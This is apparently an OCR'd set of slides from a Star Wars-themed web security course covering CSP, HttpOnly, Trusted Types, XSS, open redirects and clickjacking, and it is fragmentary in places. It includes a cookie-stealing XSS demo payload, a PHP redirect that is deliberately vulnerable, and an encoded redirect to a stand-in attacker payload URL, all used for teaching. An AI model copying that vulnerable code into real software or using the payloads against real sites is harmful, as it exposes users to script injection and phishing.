Content-Security-Policy: script-src 'nonce-r@nd0m' 'strict-dynamic';default-src 'self';
```

```
<script src="/script-loader.js" nonce="r@nd0m"></script>
```

<https://content-security-policy.com/strict-dynamic/>

# HTTP Only Flag

Set Cookie flag „HttpOnly“ to prevent cookie access via Javascript

- especially for session ID cookies!

Defense in depth: also disable the HTTP method „TRACE“


- In theory, an attacker could send a TRACE request to the server via XSS (XST)
- Cookie would get appended to the request
- Server response would contain whole request including cookie
- Attacker would be able to read cookie from response
- But browsers simply block TRACE requests -> currently no known exploitable attack vector

# Trusted Types

**Browser doesn't accept untrusted inputs at dangerous sinks**

```
1 <html>
2   <head>
3     <meta http-equiv="Content-Security-Policy" content="require-trusted-types-for 'script'">
4     <title>Jedi Forum 3000</title>
5   </head>
6   <body>
7     <script>
8       var uname = (new URLSearchParams(window.location.hash.substr(1))).get('uname');
9     </script>
10
11    <h1>Welcome <script>document.write(uname)</script></h1>
12
13  </body>
14 </html>
```

**Activated via CSP**



The screenshot shows a browser window with the following details:

- Address Bar:** Nicht sicher | lightside.me/forum/domoverviewpure\_tt.html#uname=<i>luke</i><script>alert(document.cookie)</script>
- Title:** Welcome
- Console Tab:** The tab is selected.
- Console Output:**
  - A warning message: "This document requires 'TrustedHTML' assignment."
  - An error message: "Uncaught TypeError: Failed to execute 'write' on 'Document': This document requires 'TrustedHTML' assignment.  
at domoverviewpure\_tt.html:11:38"

# Trusted Types

Manually mark as trusted type with DOMPurify

```
<h1 id="greeting">Welcome <script>document.write(DOMPurify.sanitize(uname, {RETURN_TRUSTED_TYPE: true})</script></h1>
```

Or set a Trusted Type Policy

```
<script>
  trustedTypes.createPolicy('default', {
    |   createHTML: string => DOMPurify.sanitize(string, {RETURN_TRUSTED_TYPE: true})
  });
</script>

<script>
  var uname = (new URLSearchParams(window.location.hash)).get('#uname');
</script>

<h1 id="greeting">Welcome <script>document.write(uname)</script></h1>
```

```
<script>
  const mytsanitizer = trustedTypes.createPolicy('mytsanitizer', {
    |   createHTML: string => DOMPurify.sanitize(string)
  });
</script>

<script>
  var uname = (new URLSearchParams(window.location.hash)).get('#uname');
</script>

<h1 id="greeting">Welcome <script>document.write(mytsanitizer.createHTML(uname))</script></h1>
```

Can also be used in Angular, React etc.

# Trusted Types

Currently only supported in chromium engine

| Chrome  | Edge   | Safari   | Firefox | Opera | IE   |
|---------|--------|----------|---------|-------|------|
| 4-81    | 12-81  |          |         | 10-68 |      |
| 83-105  | 83-105 | 3.1-15.6 | 2-104   | 69-90 | 6-10 |
| 106     | 106    | 16.0     | 105     | 91    | 11   |
| 107-109 |        | 16.1     | 106-107 |       |      |
|         |        | TP       |         |       |      |


Either use it for development only or check out polyfills

- <https://github.com/w3c/trusted-types#polyfill>

Nice writeup about trusted types


- <https://auth0.com/blog/securing-spa-with-trusted-types/>

# Cross-Site Scripting (XSS)




|                                 |   |                |                      |                      |
|---------------------------------|---|----------------|----------------------|----------------------|
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|                                 |   | Persistent     | Stored Server XSS    | Stored Client XSS    |
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| OWASP Top 10                    |   |                |                      |                      |
| (Primary)<br>Violated Principle |   |                |                      |                      |

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# Nice real life example

Samy / JS.Spacehero

MySpace Worm

2005

Fastest spreading worm of all times  
> 1.000.000 users within 20 hours

2 actions

- Posted "but most of all, samy is my hero" on the victims profile page
- Added Samy as friend

enough about XSS


Jedi Entry Page

Hey fellow jedi, welcome

What's your name?  
Luke

What's your saber color preference?>  
 Blue  
 Green

Enter saber shop




| #   | Host                | Method | URL  |
|-----|---------------------|--------|--|
| 559 | http://lightside.me | GET    | /redirect/blue/                              |
| 558 | http://lightside.me | GET    | /redirect/redirect.php?uname=Luke&color=blue |
| 557 | http://lightside.me | GET    | /redirect/                                   |

Response


Raw Headers Hex

Pretty Raw Render In Actions ▾


```
1 HTTP/1.1 302 Found
2 Date: Sat, 07 Nov 2020 15:46:14 GMT
3 Server: Apache/2.4.38 (Debian) PHP/7.3.19-1~deb10u1
4 X-Powered-By: PHP/7.3.19-1~deb10u1
5 Location: blue
6 Content-Length: 0
7 Connection: close
8 Content-Type: text/html; charset=UTF-8
9
```



%68%74%74%70%3a%2f%2f%64%61%72%6b%73%69%64%65%2e%6d%65%2f%70%61%79%6c%6f%61%64%2e%68%74%6d%6c  
= http://darkside.me/payload.html




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
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
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
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```
1 <?php
2   header('Location: '.$_GET['color']);
3 ?>
```


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
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3 ?>
4
5 <?php
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7     header('Location: '.$_GET['color']);
8   else
9     print("Attack detected");
10 ?>
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
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| (Primary)<br>Violated Principle | „Define an approach that ensures all data are explicitly validated.“              |

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```



Death Star Status      Clickjacking Demo

← → ⌂ ⌄

lightside.me/clickjacking.html

# Hi Lord Vader, do you Want a free new helmet?

sure, get me this free helmet!

active

This screenshot shows a browser window with two tabs open. The 'Clickjacking Demo' tab is active. The address bar indicates the page is 'lightside.me/clickjacking.html'. The main content area contains a large, bold text message: 'Hi Lord Vader, do you Want a free new helmet?'. Below this message is a button with the text 'sure, get me this free helmet!'. A small rectangular box labeled 'active' is positioned near the bottom left of the content area.

Death Star Status      Clickjacking Demo

← → ⌂ ⌄

darkside.me/deathstar.php


# Current Status: inactive

inactive

active


This screenshot shows a browser window with two tabs open. The 'Clickjacking Demo' tab is active. The address bar indicates the page is 'darkside.me/deathstar.php'. The main content area contains a large green text message: 'Current Status: inactive'. Below this message are two buttons: one labeled 'inactive' and another labeled 'active'.

# Clickjacking




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
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


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
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# Key messages

- we don't just need to protect our servers and backend
- we also need to protect our clients/users
  - especially we don't want to be the weapon they use to fight each other...
- validate user input
- escape/sanitize user input for the specific context you use it in

**THE CLIENT,  
YOU MUST NEVER TRUST**



**MY YOUNG PADAWAN**